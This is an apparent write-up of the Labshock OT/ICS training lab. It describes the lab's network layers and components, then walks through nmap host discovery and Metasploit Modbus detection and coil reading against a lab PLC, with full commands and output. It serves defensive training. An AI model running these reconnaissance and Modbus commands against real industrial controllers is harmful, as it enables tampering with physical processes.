LABSHOCK


A Hands-On OT/ICS Security Lab Environment

Labshock is a virtual cybersecurity lab environment designed to simulate industrial control systems (ICS) and operational technology (OT) networks. It allows us to practice and test cybersecurity skills by simulating cyberattacks, analyzing industrial protocols, and developing defensive strategies in a safe and isolated environment.

Objectives

- Perform realistic external red-team–style asset discovery and enumeration.
- Exploit common OT misconfigurations
- Generate detectable network traffic and demonstrate alert correlation in IDS, HMI, and SIEM tools.

Lab Architecture & Topology



Layer	Subnet	Key Assets	Purpose
Field Layer (L2)	192.168.2.0/24	PLC (OpenPLC), Field Devices	PLC-to-process traffic (Modbus/TCP)
Supervisory (L3)	192.168.3.0/24	SCADA, EWS (Kali), IDS (Swiftness), Collector	Monitoring, engineering, defense

Core Components

1. Labshock Portal




Figure 1: Labshock Portal

2. OpenPLC




Figure 2: OpenPLC

3. SCADA System




Figure 3: SCADA System

4. Engineer Workstation

Figure 4: Engineer Workstation (EWS)

5. IDS




Figure 5: IDS

Attack Simulation

Reconnaissance

```
┌──(pentest㉿748754fbb6e3)-[~]
└─$ sudo nmap -sn -PR 192.168.3.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 22:06 UTC
Nmap scan report for 192.168.3.1
Host is up (0.000019s latency).
MAC Address: 7E:48:47:99:7B:F8 (Unknown)
Nmap scan report for labshock-ews-1.labshock_l3_network (192.168.3.11)
Host is up (0.000017s latency).
MAC Address: 2A:9E:76:8C:25:0D (Unknown)
Nmap scan report for labshock-scada-1.labshock_l3_network (192.168.3.20)
Host is up (0.000018s latency).
MAC Address: 96:B1:FD:A1:EB:44 (Unknown)
Nmap scan report for labshock-collector-1.labshock_l3_network (192.168.3.40)
Host is up (0.000082s latency).
MAC Address: 96:BB:A4:97:E7:A2 (Unknown)
Nmap scan report for labshock-router-1.labshock_l3_network (192.168.3.254)
Host is up (0.000032s latency).
MAC Address: A2:29:B3:63:D4:78 (Unknown)
Nmap scan report for 748754fbb6e3 (192.168.3.30)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.95 seconds
```

Figure 6: L3 – Reconnaissance

```
┌──(pentest㉿748754fbb6e3)-[~]
└─$ sudo nmap -sn -PR 192.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 22:06 UTC
Nmap scan report for 192.168.2.1
Host is up (0.00011s latency).
Nmap scan report for 192.168.2.10
Host is up (0.000039s latency).
Nmap scan report for 192.168.2.254
Host is up (0.000027s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.08 seconds
```

Figure 7: L2 – Reconnaissance

Exploitation

Detect Modbus

```
msf6 > use auxiliary/scanner/scada/modbusdetect
msf6 auxiliary(scanner/scada/modbusdetect) > options

Module options (auxiliary/scanner/scada/modbusdetect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                       oit.html
   RPORT    502              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
   TIMEOUT  10               yes       Timeout for the network probe
   UNIT_ID  1                yes       ModBus Unit Identifier, 1..255, most often 1


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/scada/modbusdetect) > set rhosts 192.168.2.10
rhosts => 192.168.2.10
msf6 auxiliary(scanner/scada/modbusdetect) > set rport 502
rport => 502
msf6 auxiliary(scanner/scada/modbusdetect) > run
[+] 192.168.2.10:502      - 192.168.2.10:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 192.168.2.10:502      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) >
```

Changing PLC Coil Values

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.2.10
[*] 192.168.2.10:502 - Sending READ COILS...
[+] 192.168.2.10:502 - 1 coil values from address 0 :
[+] 192.168.2.10:502 - [1]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```